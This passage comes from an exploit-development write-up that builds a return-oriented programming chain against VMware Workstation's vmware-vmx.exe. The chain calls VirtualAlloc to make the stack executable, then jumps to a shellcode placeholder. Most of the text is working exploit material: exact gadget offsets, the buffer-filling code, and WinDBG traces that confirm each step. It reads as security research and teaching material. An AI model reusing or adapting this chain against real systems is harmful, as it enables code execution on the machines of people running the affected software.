$0x1409258d8 - 140000000 = 0x9258D8$ – the offset to the VirtualAlloc IAT address. And this is how it's done in my code.

```
uint64_t VirtualAlloc_IAT = vmware_vmx_base + 0x9258d8;
```

VirtualAlloc requires the following arguments.

Syntax

C++

```
LPVOID VirtualAlloc(  
    [in, optional] LPVOID lpAddress,  
    [in]           SIZE_T dwSize,  
    [in]           DWORD  flAllocationType,  
    [in]           DWORD  flProtect  
);
```

The calling convention in x86_64 requires the first four arguments to be placed in RCX, RDX, R8 and R9, and any additional arguments are placed on the stack at RSP+0x20, RSP+0x28, and so on. Since VirtualAlloc requires 4 arguments, we don't need to worry about placing any additional arguments on the stack.

The complete ROP chain and filler NOPs that are equal to 655 bytes in total can be seen below. The NOPs are replaced with my custom shellcode in the final exploit.

```
uint64_t code_cave = vmware_vmx_base + 0x156db9a;  
uint64_t code_cave_offset = code_cave - 0x7F880FC0;  
uint64_t VirtualAlloc_IAT = vmware_vmx_base + 0x9258d8;  
uint64_t gadget1 = vmware_vmx_base + 0x55f8ba; // push rsp ; add al, ch ; pop rdi  
; retn 0x000F  
uint64_t gadget2 = vmware_vmx_base + 0x165c; // pop rbp ; ret ;  
uint64_t gadget3 = vmware_vmx_base + 0xc8d8c; // pop r9 ; add byte  
[rbp+0x7F880FC0], al ; add byte [rax], al ; add bh, bh ; ret ;  
uint64_t gadget4 = vmware_vmx_base + 0x94528; // pop rdx ; ret  
uint64_t gadget4_byte_shift = gadget4 >> 8; // e.g. 00007ff78b014528 >> 8 =  
0000007ff78b0145  
uint64_t gadget5 = vmware_vmx_base + 0x11a2; // mov rax, rdi ; pop rdi ; pop rbx ;  
ret  
uint64_t gadget6 = vmware_vmx_base + 0x98073; // pop rcx ; ret ;  
uint64_t gadget7 = vmware_vmx_base + 0x31b4d; // add rcx, rax ; mov qword [rdx],  
rcx ; ret ;  
uint64_t gadget8 = vmware_vmx_base + 0x94528; // pop rdx ; ret ;  
uint64_t gadget9 = vmware_vmx_base + 0x67c27; // pop r8 ; ret ;  
uint64_t gadget10 = vmware_vmx_base + 0x1499a; // pop rax ; ret ;  
uint64_t gadget11 = vmware_vmx_base + 0x1705c2; //mov rax, qword [rax] ; ret ;  
uint64_t gadget12 = vmware_vmx_base + 0x36ef0; //push rax ; ret ;
```

[illegible]

Setting up flProtect

The next set of gadgets is a bit more complicated. We setup the 4th argument for VirtualAlloc first due to the limited number of clean gadgets I could find, requiring flProtect to be setup first. Sometimes you have to be creative with your ROP chain to get the desired result.

```
uint64_t code_cave = vmware_vmx_base + 0x156db9a;
uint64_t code_cave_offset = code_cave - 0x7F880FC0;

<--snip-->

uint64_t gadget2 = vmware_vmx_base + 0x165c; // pop rbp ; ret ;
uint64_t gadget3 = vmware_vmx_base + 0xc8d8c; // pop r9 ; add byte
[rbp+0x7F880FC0], al ; add byte [rax], al ; add bh, bh ; ret ;

<--snip-->

memcpy(&reqBody[offset + 607], &gadget2, 8);

memcpy(&reqBody[offset + 615],
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41", 0xF); //because of
retn 0x000F in gadget1

memcpy(&reqBody[offset + 630], &code_cave_offset, 8);

memcpy(&reqBody[offset + 638], &gadget3, 8);

memcpy(&reqBody[offset + 646], "\x40\x00\x00\x00\x00\x00\x00", 8); //flProtect
= PAGE_EXECUTE_READWRITE (0x40)
```

The above is required to move the value of 0x40 (PAGE_EXECUTE_READWRITE – makes the stack executable) in the 4th argument (flProtect) in R9. I couldn't find a clean gadget to do that. As shown above, **gadget3** that is responsible for popping 0x40 in R9 contains some junk instructions we need to overcome, specifically:

```
add byte [rbp+0x7F880FC0], al ; add byte [rax], al
```

Both instructions write data to a memory address, which must be a valid writable address, otherwise we will get access violation and crash. The first instruction is the problematic one because it writes data to the offset of 0x7F880FC0 from RBP, which doesn't point to a writable memory address during the crash. I've decided to find a writable code cave address in vmware-vmx.exe that contained 0's (unused blocks of memory), subtract the value of 0x7F880FC0 from it, and then pop the resultant code cave offset address into RBP using **gadget2**. And when the instruction `add byte [rbp+0x7F880FC0], al` is being executed, it adds the value of 0x7F880FC0 to RBP, making it point to the writable code cave address containing 0's. The value of AL is then written to it without causing access violation.

The code cave address was found using the following commands in WinDBG:

`!dh -a vmware_vmx` – dumps all the header information from the module.

The writable data section can be seen below. Its size is 0x8A3B92 and the offset to it is 0xCCA000.

```
SECTION HEADER #3
.data name
8A3B92 virtual size
CCA000 virtual address
7DE00 size of raw data
CC8800 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
C0000040 flags
    Initialized Data
    (no align specified)
    Read Write
```

We can double check the contents of this writable memory address to make sure they contain 0's. We add 8 bytes to it, allowing us to later write to this page boundary-aligned address. Note: adding 8 bytes probably wasn't necessary here, but I used that code cave address in the end, so I just kept the additional 8 bytes.

```
dq vmware_vmx + CCA000 + 8A3B92 + 8
```

```

0:000> dq vmware_vmx + CCA000 + 8A3B92 + 8
00007ff7`de94db9a 00000000`00000000 00000000`00000000
00007ff7`de94dbaa 00000000`00000000 00000000`00000000
00007ff7`de94dbba 00000000`00000000 00000000`00000000
00007ff7`de94dbca 00000000`00000000 00000000`00000000
00007ff7`de94dbda 00000000`00000000 00000000`00000000
00007ff7`de94dbea 00000000`00000000 00000000`00000000
00007ff7`de94dbfa 00000000`00000000 00000000`00000000
00007ff7`de94dc0a 00000000`00000000 00000000`00000000
0:000> !address 00007ff7`de94db9a

```

```

Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

```

```

Usage:                Image
Base Address:         00007ff7`de52f000
End Address:          00007ff7`de94e000
Region Size:          00000000`0041f000 ( 4.121 MB)
State:                00001000 MEM_COMMIT
Protect:              00000004 PAGE_READWRITE
Type:                 01000000 MEM_IMAGE
Allocation Base:      00007ff7`dd3e0000
Allocation Protect:   00000080 PAGE_EXECUTE_WRITECOPY
Image Path:           C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe
Module Name:          vmware_vmx
Loaded Image Name:    C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe
Mapped Image Name:

```

Our code cave address will be at the offset of 0x156db9a from the base address of vmware_vmx. Remember that we further subtract the offset 0x7F880FC0 from it, pop that value into RBP, and then allow the instruction `add byte [rbp+0x7F880FC0], al` to add that same offset and finally write data to the code cave.

```

0:000> ? 00007ff7`de94db9a - vmware_vmx
Evaluate expression: 22469530 = 00000000`0156db9a

```

Executing this instruction does not cause access violation.


```

00007ff7`dd4a8d8e 0085c00f887f add byte ptr [rbp+7F880FC0h],al ss:00007ff7`de94db9a=00
0:000> dq 00007ff7`de94db9a
00007ff7`de94db9a 00000000`00000000 00000000`00000000
00007ff7`de94dbaa 00000000`00000000 00000000`00000000
00007ff7`de94dbba 00000000`00000000 00000000`00000000
00007ff7`de94dbca 00000000`00000000 00000000`00000000
00007ff7`de94dbda 00000000`00000000 00000000`00000000
00007ff7`de94dbea 00000000`00000000 00000000`00000000
00007ff7`de94dbfa 00000000`00000000 00000000`00000000
00007ff7`de94dc0a 00000000`00000000 00000000`00000000
0:000> t
rax=00000089cbd1e94c rbx=00000089cbd1ecf8 rcx=00000089cbd1eb80
rdx=00000089cbd1ee0f rsi=00000089cbd1ed10 rdi=00000089cbd1ebc0
rip=00007ff7dd4a8d94 rsp=00000089cbd1ebef rbp=00007ff75f0ccbda
r8=0000000000000070 r9=0000000000000040 r10=00007ffc5ab30000
r11=00007ffc5ab404e5 r12=00007ff7dd3e0000 r13=000001a4b2920f00
r14=00000089cbd1ed20 r15=00000089cbd1ed18
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
vmware_vmex+0xc8d94:
00007ff7`dd4a8d94 0000 add byte ptr [rax],al ds:00000089`cbd1e94c=f7
0:000> dq 00007ff7`de94db9a
00007ff7`de94db9a 00000000`0000004c 00000000`00000000
00007ff7`de94dbaa 00000000`00000000 00000000`00000000
00007ff7`de94dbba 00000000`00000000 00000000`00000000
00007ff7`de94dbca 00000000`00000000 00000000`00000000
00007ff7`de94dbda 00000000`00000000 00000000`00000000
00007ff7`de94dbea 00000000`00000000 00000000`00000000
00007ff7`de94dbfa 00000000`00000000 00000000`00000000
00007ff7`de94dc0a 00000000`00000000 00000000`00000000

```

The instruction `add byte [rax], al` isn't problematic because we are lucky to have RAX point to an address on the stack, which is writable by default. Additionally, RAX points to a lower stack address, meaning that writing any data there will not overwrite the ROP chain and shellcode.

```

00007ff7`dd4a8d94 0000          add     byte ptr [rax],al ds:00000089`cbd1e94c=f7
0:000> dq rax
00000089`cbd1e94c b05590b0`00007ff7 00000002`000001a4
00000089`cbd1e95c dd474502`00000000 de94db9a`00007ff7
00000089`cbd1e96c dd3e11a2`00007ff7 42424242`00007ff7
00000089`cbd1e97c 42424242`42424242 dd478073`42424242
00000089`cbd1e98c 000000af`00007ff7 dd411b4d`00000000
00000089`cbd1e99c dd474528`00007ff7 00000001`00007ff7
00000089`cbd1e9ac dd447c27`00000000 00001000`00007ff7
00000089`cbd1e9bc dd3f499a`00000000 ddd058d8`00007ff7
0:000> !address 00000089`cbd1e94c

Usage:                Stack
Base Address:         00000089`cbd15000
End Address:          00000089`cbd20000
Region Size:          00000000`0000b000 ( 44.000 kB)
State:                00001000          MEM_COMMIT
Protect:              00000004          PAGE_READWRITE
Type:                 00020000          MEM_PRIVATE
Allocation Base:      00000089`cbc20000
Allocation Protect:   00000004          PAGE_READWRITE
More info:            ~0k

Content source: 1 (target), length: 16b4
0:000> r rsp
rsp=00000089cbd1ebef
0:000> ? 00000089cbd1ebef - 00000089`cbd1e94c
Evaluate expression: 675 = 00000000`000002a3

```

What's also important to mention here is `retn 0x000F` in **gadget1**, which isn't a clean `ret`. I had to fill my buffer with 15 (0xF) x41's right after gadget2 to overcome that. It's interesting to note that these values must be placed after **gadget2** in our code, even though logically it would make sense to place them right after **gadget1**. When they are placed like that, we can cleanly return from **gadget1** to **gadget2** during our ROP chain execution. That's just the way the `retn + offset` instruction works in Assembly, specifically when it comes to executing a ROP chain.

```

00007ff7`dd93f8ba 54          push    rsp
0:000> t
vmware_vmx+0x55f8bb:
00007ff7`dd93f8bb 00e8      add     al,ch
0:000> t
vmware_vmx+0x55f8bd:
00007ff7`dd93f8bd 5f        pop     rdi
0:000> t
vmware_vmx+0x55f8be:
00007ff7`dd93f8be c20f00    ret     0Fh
0:000> t
vmware_vmx+0x165c:
00007ff7`dd3e165c 5d        pop     rbp
0:000> t
vmware_vmx+0x165d:
00007ff7`dd3e165d c3        ret
0:000> t
vmware_vmx+0xc8d8c:
00007ff7`dd4a8d8c 4d59      pop     r9
0:000> t
vmware_vmx+0xc8d8e:
00007ff7`dd4a8d8e 0085c00f887f  add     byte ptr [rbp+7F880FC0h],al

```

Setting up lpAddress

The following gadgets are used to setup the lpAddress argument for VirtualAlloc.

```

uint64_t gadget4 = vmware_vmx_base + 0x94528; // pop rdx ; ret
uint64_t gadget4_byte_shift = gadget4 >> 8; // e.g. 00007ff78b014528 >> 8 =
0000007ff78b0145

uint64_t gadget5 = vmware_vmx_base + 0x11a2; // mov rax, rdi ; pop rdi ; pop rbx ;
ret

uint64_t gadget6 = vmware_vmx_base + 0x98073; // pop rcx ; ret ;

uint64_t gadget7 = vmware_vmx_base + 0x31b4d; // add rcx, rax ; mov qword [rdx],
rcx ; ret ;

<--snip-->

memcpy(&reqBody[offset], &gadget4_byte_shift, 8);

memcpy(&reqBody[offset + 7], &code_cave, 8); //because of gadget7 - mov qword
[rdx], rcx

memcpy(&reqBody[offset + 15], &gadget5, 8);

memcpy(&reqBody[offset + 23], "\x42\x42\x42\x42\x42\x42\x42", 8); //junk in RDI
memcpy(&reqBody[offset + 31], "\x42\x42\x42\x42\x42\x42\x42", 8); //junk in RBX
memcpy(&reqBody[offset + 39], &gadget6, 8);

memcpy(&reqBody[offset + 47], "\xAF\x00\x00\x00\x00\x00\x00", 8);

```

```
memcpy(&reqBody[offset + 55], &gadget7, 8); // lpAddress

<--snip-->

memcpy(&reqBody[offset + 654], &gadget4, 1);
```

The above is required to move the address on the stack in the 1st argument (lpAddress) in RCX, allowing VirtualAlloc to make that address (+ however number of bytes set in dwSize) executable. Since we already moved the initial stack address from RSP into RDI using **gadget1**, our goal is to perform a few simple calculations with the help of RDI, RAX and RCX to have the resultant value stored in RCX. Note: I didn't need to be too precise with where RCX had to point, considering I later set the dwSize argument to 0x1000, which makes 0x1000 bytes on the stack (including the shellcode) executable.

The value (`\x40\x00\x00\x00\x00\x00\x00\x00`) for flProtect as shown previously takes up 8 bytes, allowing us to start **gadget4** at position 654 in our buffer. That means we only have 1 byte before we reach the buffer limit of 655 (0x28f). If you remember from the previous section, the beginning of our buffer starts repeating right after that position. What I decided to do here is split the **gadget4** address into two parts: 1 byte + the remaining part of the address that is byte shifted to the right by 8 (highlighted above). The 1-byte part (the least significant byte) fills up the buffer up to 655, and the remaining part starts right after that. Combining these two parts together allows us to have the **gadget4** address placed correctly on the stack making it possible to continue executing the ROP chain.

gadget4 itself pops the code cave address into RDX. This is needed to overcome the junk instruction (`mov qword [rdx], rcx`) in **gadget7**, which writes data to an address pointed by RDX. During the initial crash, RDX points to an address on the stack where the shellcode filler is located.

```
0:000> dq rdx
000000c6`28d9e76f  90909090`90909090  90909090`90909090
000000c6`28d9e77f  90909090`90909090  90909090`90909090
000000c6`28d9e78f  90909090`90909090  90909090`90909090
000000c6`28d9e79f  90909090`90909090  00007ff7`dd93f8ba
000000c6`28d9e7af  00007ff7`dd3e165c  41414141`41414141
```

We obviously don't want to overwrite that address with the value of RCX, so we place the code cave address in RDX and write data to it.

```

00007ff7`dd4a8d8c 4d59          pop     r9
0:000> t
vmware_vmx+0xc8d8e:
00007ff7`dd4a8d8e 0085c00f887f    add     byte ptr [rbp+7F880FC0h],al ss:00007ff7`de94db9a=00
0:000> t
vmware_vmx+0xc8d94:
00007ff7`dd4a8d94 0000          add     byte ptr [rax],al ds:0000009f`9f18e3d7=00
0:000> t
vmware_vmx+0xc8d96:
00007ff7`dd4a8d96 00ff          add     bh,bh
0:000> t
vmware_vmx+0xc8d98:
00007ff7`dd4a8d98 c3             ret
0:000> t
vmware_vmx+0x94528:
00007ff7`dd474528 5a             pop     rdx
0:000> t
vmware_vmx+0x94529:
00007ff7`dd474529 c3             ret
0:000> r rdx
rdx=00007ff7de94db9a
0:000> dq 00007ff7de94db9a
00007ff7`de94db9a 00000000`000000d7 00000000`00000000
00007ff7`de94dbaa 00000000`00000000 00000000`00000000
00007ff7`de94dbba 00000000`00000000 00000000`00000000
00007ff7`de94dbca 00000000`00000000 00000000`00000000
00007ff7`de94dbda 00000000`00000000 00000000`00000000
00007ff7`de94dbea 00000000`00000000 00000000`00000000
00007ff7`de94dbfa 00000000`00000000 00000000`00000000
00007ff7`de94dc0a 00000000`00000000 00000000`00000000

```

The next few gadgets are quite straightforward. **gadget5** moves the value from RDI into RAX. It also contains `pop rdi` and `pop rbx` that we overcome by having 2 x 8 bytes of 0x42's placed on the stack. These values are popped from the stack and we proceed to **gadget6**.

```

00007ff7`dd3e11a2 4889f8          mov     rax,rdi
0:000> t
vmware_vmx+0x11a5:
00007ff7`dd3e11a5 5f              pop     rdi
0:000> dq rsp
0000009f`9f18e697 42424242`42424242 42424242`42424242
0000009f`9f18e6a7 00007ff7`dd478073 00000000`000000af
0000009f`9f18e6b7 00007ff7`dd411b4d 00007ff7`dd474528
0000009f`9f18e6c7 00000000`00000001 00007ff7`dd447c27
0000009f`9f18e6d7 00000000`00001000 00007ff7`dd3f499a
0000009f`9f18e6e7 00007ff7`ddd058d8 00007ff7`dd5505c2
0000009f`9f18e6f7 00007ff7`dd416ef0 00007ff7`ddcc17e8
0000009f`9f18e707 42424242`42424242 42424242`42424242
0:000> t
vmware_vmx+0x11a6:
00007ff7`dd3e11a6 5b              pop     rbx
0:000> dq rsp
0000009f`9f18e69f 42424242`42424242 00007ff7`dd478073
0000009f`9f18e6af 00000000`000000af 00007ff7`dd411b4d
0000009f`9f18e6bf 00007ff7`dd474528 00000000`00000001
0000009f`9f18e6cf 00007ff7`dd447c27 00000000`00001000
0000009f`9f18e6df 00007ff7`dd3f499a 00007ff7`ddd058d8
0000009f`9f18e6ef 00007ff7`dd5505c2 00007ff7`dd416ef0
0000009f`9f18e6ff 00007ff7`ddcc17e8 42424242`42424242
0000009f`9f18e70f 42424242`42424242 00007ff7`dd48f05d
0:000> t
vmware_vmx+0x11a7:
00007ff7`dd3e11a7 c3              ret
0:000> dq rsp
0000009f`9f18e6a7 00007ff7`dd478073 00000000`000000af
0000009f`9f18e6b7 00007ff7`dd411b4d 00007ff7`dd474528
0000009f`9f18e6c7 00000000`00000001 00007ff7`dd447c27
0000009f`9f18e6d7 00000000`00001000 00007ff7`dd3f499a
0000009f`9f18e6e7 00007ff7`ddd058d8 00007ff7`dd5505c2
0000009f`9f18e6f7 00007ff7`dd416ef0 00007ff7`ddcc17e8
0000009f`9f18e707 42424242`42424242 42424242`42424242
0000009f`9f18e717 00007ff7`dd48f05d 90909090`90909090
0:000> u 00007ff7`dd478073
vmware_vmx+0x98073:
00007ff7`dd478073 59              pop     rcx
00007ff7`dd478074 26c3           ret

```

gadget6 pops the static value of 0xAF into RCX. **gadget7** adds RAX to RCX, making RCX point to **gadget13** (explained further). I slightly miscalculated the offset here. I wanted to point RCX (lpAddress) to the first NOP, but ended up pointing it a few QWORDS before that, which is where **gadget13** is. It's not an issue though, because as I said before we set dwSize to 0x1000, which makes the whole area on the stack executable.

We also overcome the junk instruction `mov qword [rdx], rcx` as explained previously by having RDX already point to the code cave address.

```

00007ff7`dd478073 59                pop     rcx
0:000> t
vmware_vmx+0x98074:
00007ff7`dd478074 26c3             ret
0:000> r rcx
rcx=00000000000000af
0:000> t
vmware_vmx+0x31b4d:
00007ff7`dd411b4d 4803c8          add     rcx,rax
0:000> t
vmware_vmx+0x31b50:
00007ff7`dd411b50 48890a          mov     qword ptr [rdx],rcx ds:00007ff7`de94db9a=00000000000000d7
0:000> dq rcx
0000009f`9f18e6ff 00007ff7`ddcc17e8 42424242`42424242
0000009f`9f18e70f 42424242`42424242 00007ff7`dd48f05d
0000009f`9f18e71f 90909090`90909090 90909090`90909090
0000009f`9f18e72f 90909090`90909090 90909090`90909090
0000009f`9f18e73f 90909090`90909090 90909090`90909090
0000009f`9f18e74f 90909090`90909090 90909090`90909090
0000009f`9f18e75f 90909090`90909090 90909090`90909090
0000009f`9f18e76f 90909090`90909090 90909090`90909090
0:000> u 00007ff7`ddcc17e8
vmware_vmx+0x8e17e8:
00007ff7`ddcc17e8 415c            pop     r12
00007ff7`ddcc17ea 5b              pop     rbx
00007ff7`ddcc17eb c3              ret
00007ff7`ddcc17ec cc              int     3
00007ff7`ddcc17ed cc              int     3
00007ff7`ddcc17ee cc              int     3
00007ff7`ddcc17ef cc              int     3
00007ff7`ddcc17f0 48895c2408      mov     qword ptr [rsp+8],rbx
0:000> t
vmware_vmx+0x31b53:
00007ff7`dd411b53 c3              ret
0:000> dq rdx
00007ff7`de94db9a 0000009f`9f18e6ff 00000000`00000000
00007ff7`de94dbaa 00000000`00000000 00000000`00000000

```

Setting up dwSize

gadget8 is responsible for setting the size of the region (`dwSize`) to 0x1 in RDX. In this case we set it to 0x1, which will be rounded up to the next page boundary, making 0x1000 bytes executable on the stack.

```

uint64_t gadget8 = vmware_vmx_base + 0x94528; // pop rdx ; ret ;

<--snip-->

memcpy(&reqBody[offset + 63], &gadget8, 8);

memcpy(&reqBody[offset + 71], "\x01\x00\x00\x00\x00\x00\x00", 8); //dwSize -
0x1 to cover the entire page (0x1000) - rounded up to the next page boundary

```



```

vmware_vmx+0x94528:
00007ff7`dd474528 5a                pop     rdx
0:000> t
vmware_vmx+0x94529:
00007ff7`dd474529 c3                ret
0:000> r rdx
rdx=0000000000000001

```

Setting up flAllocationType

gadget9 is responsible for setting the type of memory allocation (flAllocationType) in R8. In this case we are setting it to 0x1000 (MEM_COMMIT). This is because we will be updating the already reserved memory on the stack that contains our shellcode. If we were to create a newly allocated memory region, we would need to use MEM_COMMIT | MEM_RESERVE, which would be equal to 0x3000.

```

uint64_t gadget9 = vmware_vmx_base + 0x67c27; // pop r8 ; ret ;

<--snip-->

memcpy(&reqBody[offset + 79], &gadget9, 8);

memcpy(&reqBody[offset + 87], "\x00\x10\x00\x00\x00\x00\x00\x00", 8);
//flAllocationType = MEM_COMMIT (0x1000)

```

```

00007ff7`dd447c27 4158             pop     r8
0:000> t
vmware_vmx+0x67c29:
00007ff7`dd447c29 c3                ret
0:000> r r8
r8=00000000000001000

```

Calling VirtualAlloc

The following gadgets are responsible for calling VirtualAlloc.

```

uint64_t VirtualAlloc_IAT = vmware_vmx_base + 0x9258d8;

<--snip-->

uint64_t gadget10 = vmware_vmx_base + 0x1499a; // pop rax ; ret ;
uint64_t gadget11 = vmware_vmx_base + 0x1705c2; //mov rax, qword [rax] ; ret ;
uint64_t gadget12 = vmware_vmx_base + 0x36ef0; //push rax ; ret ;

<--snip-->

memcpy(&reqBody[offset + 95], &gadget10, 8);

```



```
memcpy(&reqBody[offset + 103], &VirtualAlloc_IAT, 8); //address of VirtualAlloc IAT
in vmware_vmx
```

```
memcpy(&reqBody[offset + 111], &gadget11, 8);
```

```
memcpy(&reqBody[offset + 119], &gadget12, 8); //call VirtualAlloc
```

gadget10 pops the IAT address of VirtualAlloc in RAX. **gadget11** dereferences that address allowing us to obtain the real address of VirtualAlloc.

```
00007ff7`dd3f499a 58          pop        rax
0:000> t
vmware_vmx+0x1499b:
00007ff7`dd3f499b c3          ret
0:000> r rax
rax=00007ff7ddd058d8
0:000> t
vmware_vmx+0x1705c2:
00007ff7`dd5505c2 488b00      mov        rax,qword ptr [rax] ds:00007ff7`ddd058d8={KERNEL32!VirtualAllocStub (00007ffc`69213c90)}
0:000>
vmware_vmx+0x1705c5:
00007ff7`dd5505c5 c3          ret
0:000> u rax
KERNEL32!VirtualAllocStub:
00007ffc`69213c90 48ff2571630500 jmp        qword ptr [KERNEL32!_imp_VirtualAlloc (00007ffc`6926a008)]
00007ffc`69213c97 cc          int        3
```

gadget12 pushes RAX on the stack and returns into it, essentially allowing us to start executing VirtualAlloc.

```
vmware_vmx+0x36ef0:
00007ff7`dd416ef0 50          push       rax
0:000> t
vmware_vmx+0x36ef1:
00007ff7`dd416ef1 c3          ret
0:000> t
KERNEL32!VirtualAllocStub:
00007ffc`69213c90 48ff2571630500 jmp        qword ptr [KERNEL32!_imp_VirtualAlloc
```

We can also check all the register values (RCX, RDX, R8 and R9) are setup correctly for the call. RCX points to **gadget13**, but as explained before it's not an issue.

```

0:000> dq rcx
000000ef`eb36e5ff 00007ff7`ddcc17e8 42424242`42424242
000000ef`eb36e60f 42424242`42424242 00007ff7`dd48f05d
000000ef`eb36e61f 90909090`90909090 90909090`90909090
000000ef`eb36e62f 90909090`90909090 90909090`90909090
000000ef`eb36e63f 90909090`90909090 90909090`90909090
000000ef`eb36e64f 90909090`90909090 90909090`90909090
000000ef`eb36e65f 90909090`90909090 90909090`90909090
000000ef`eb36e66f 90909090`90909090 90909090`90909090
0:000> r rdx
rdx=0000000000000001
0:000> r r8
r8=00000000000001000
0:000> r r9
r9=00000000000000040
0:000> u 00007ff7`ddcc17e8
vmware_vmx+0x8e17e8:
00007ff7`ddcc17e8 415c          pop     r12
00007ff7`ddcc17ea 5b            pop     rbx
00007ff7`ddcc17eb c3            ret

```

Before we let VirtualAlloc continue executing let's cover the final stage of our ROP chain.

Recovering from the VirtualAlloc call and executing the shellcode

The following two gadgets are responsible for recovering from the VirtualAlloc call and jumping to our executable shellcode.

```

uint64_t gadget13 = vmware_vmx_base + 0x8e17e8; //pop r12 ; pop rbx ; ret ;
uint64_t gadget14 = vmware_vmx_base + 0xaf05d; //jmp rsp ;

<--snip-->

memcpy(&reqBody[offset + 127], &gadget13, 8); //VirtualAlloc writes stuff on the
stack when it's called, we need to clear it

memcpy(&reqBody[offset + 135], "\x42\x42\x42\x42\x42\x42\x42\x42", 8); //this will
get overwritten during the VA call

memcpy(&reqBody[offset + 143], "\x42\x42\x42\x42\x42\x42\x42\x42", 8); //this will
get overwritten during the VA call

memcpy(&reqBody[offset + 151], &gadget14, 8); //simply ret from gadget13 didn't
work (access violation), we need to jmp rsp to start executing the shellcode

```

Before we let VirtualAlloc continue executing, we can see that RSP is pointing to **gadget13**.

```

0:000> dq rsp
000000ef`eb36e5ff 00007ff7`ddcc17e8 42424242`42424242
000000ef`eb36e60f 42424242`42424242 00007ff7`dd48f05d
000000ef`eb36e61f 90909090`90909090 90909090`90909090
000000ef`eb36e62f 90909090`90909090 90909090`90909090
000000ef`eb36e63f 90909090`90909090 90909090`90909090
000000ef`eb36e64f 90909090`90909090 90909090`90909090
000000ef`eb36e65f 90909090`90909090 90909090`90909090
000000ef`eb36e66f 90909090`90909090 90909090`90909090
0:000> u 00007ff7`ddcc17e8
vmware_vmx+0x8e17e8:
00007ff7`ddcc17e8 415c          pop     r12
00007ff7`ddcc17ea 5b            pop     rbx
00007ff7`ddcc17eb c3            ret

```

VirtualAlloc will return to the **gadget13** address on the stack after the call. Not only will this address (+ 0x1000 bytes that follow it) become executable on the stack, **gadget13** will remove the two QWORDS of data that VirtualAlloc places on the stack during the call. That's why it is important to initially fill those bytes with 0x42's that will get overwritten with VirtualAlloc data. After we return to **gadget13**, we use the two pop instructions to move these two QWORDS from the stack into R12 and RBX, clearing the stack in the process.

We can also see the address on the stack is currently readable and writable.

```

0:000> !address 000000ef`eb36e5ff

Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                               Stack
Base Address:                        000000ef`eb366000
End Address:                          000000ef`eb370000
Region Size:                          00000000`0000a000 ( 40.000 kB)
State:                                00001000          MEM_COMMIT
Protect:                              00000004          PAGE_READWRITE
Type:                                 00020000          MEM_PRIVATE
Allocation Base:                      000000ef`eb270000
Allocation Protect:                   00000004          PAGE_READWRITE
More info:                            ~0k

```

Let's allow VirtualAlloc to continue executing right before it reaches the return instruction. We can see it filled the two QWORDS on the stack that previously contained 0x42's with some data we will need to clear.

```
0:000> pt
KERNELBASE!VirtualAlloc+0x56:
00007ffc`68398086 c3          ret
0:000> dq rsp
000000ef`eb36e5ff 00007ff7`ddcc17e8 000000ef`eb36e000
000000ef`eb36e60f 00000000`00001000 00007ff7`dd48f05d
000000ef`eb36e61f 90909090`90909090 90909090`90909090
000000ef`eb36e62f 90909090`90909090 90909090`90909090
000000ef`eb36e63f 90909090`90909090 90909090`90909090
000000ef`eb36e64f 90909090`90909090 90909090`90909090
000000ef`eb36e65f 90909090`90909090 90909090`90909090
000000ef`eb36e66f 90909090`90909090 90909090`90909090
0:000> u 00007ff7`ddcc17e8
vmware_vmx+0x8e17e8:
00007ff7`ddcc17e8 415c          pop     r12
00007ff7`ddcc17ea 5b            pop     rbx
00007ff7`ddcc17eb c3            ret
```

The stack is now executable.

```
0:000> r rsp
rsp=000000efeb36e5ff
0:000> !address 000000efeb36e5ff

Usage:                Stack
Base Address:         000000ef`eb36e000
End Address:          000000ef`eb36f000
Region Size:          00000000`00001000 ( 4.000 kB)
State:                00001000          MEM_COMMIT
Protect:              00000040          PAGE_EXECUTE_READWRITE
Type:                 00020000          MEM_PRIVATE
Allocation Base:      000000ef`eb270000
Allocation Protect:   00000004          PAGE_READWRITE
More info:            ~0k
```

gadget13 pops those two values into R12 and RBX, allowing us to reach **gadget14**, which is the last one in the ROP chain.

```
0:000> t
```

```
vmware_vmx+0x8e17e8:
```

```
00007ff7`ddcc17e8 415c                pop     r12
```

```
0:000> dq rsp
```

```
000000ef`eb36e607 000000ef`eb36e000 00000000`00001000
000000ef`eb36e617 00007ff7`dd48f05d 90909090`90909090
000000ef`eb36e627 90909090`90909090 90909090`90909090
000000ef`eb36e637 90909090`90909090 90909090`90909090
000000ef`eb36e647 90909090`90909090 90909090`90909090
000000ef`eb36e657 90909090`90909090 90909090`90909090
000000ef`eb36e667 90909090`90909090 90909090`90909090
000000ef`eb36e677 90909090`90909090 90909090`90909090
```

```
0:000> t
```

```
vmware_vmx+0x8e17ea:
```

```
00007ff7`ddcc17ea 5b                pop     rbx
```

```
0:000> dq rsp
```

```
000000ef`eb36e60f 00000000`00001000 00007ff7`dd48f05d
000000ef`eb36e61f 90909090`90909090 90909090`90909090
000000ef`eb36e62f 90909090`90909090 90909090`90909090
000000ef`eb36e63f 90909090`90909090 90909090`90909090
000000ef`eb36e64f 90909090`90909090 90909090`90909090
000000ef`eb36e65f 90909090`90909090 90909090`90909090
000000ef`eb36e66f 90909090`90909090 90909090`90909090
000000ef`eb36e67f 90909090`90909090 90909090`90909090
```

```
0:000> t
```

```
vmware_vmx+0x8e17eb:
```

```
00007ff7`ddcc17eb c3                ret
```

```
0:000> dq rsp
```

```
000000ef`eb36e617 00007ff7`dd48f05d 90909090`90909090
000000ef`eb36e627 90909090`90909090 90909090`90909090
000000ef`eb36e637 90909090`90909090 90909090`90909090
000000ef`eb36e647 90909090`90909090 90909090`90909090
000000ef`eb36e657 90909090`90909090 90909090`90909090
000000ef`eb36e667 90909090`90909090 90909090`90909090
000000ef`eb36e677 90909090`90909090 90909090`90909090
000000ef`eb36e687 90909090`90909090 90909090`90909090
```

```
0:000> u 00007ff7`dd48f05d
```

```
vmware_vmx+0xaf05d:
```

```
00007ff7`dd48f05d ffe4                jmp     rsp
```

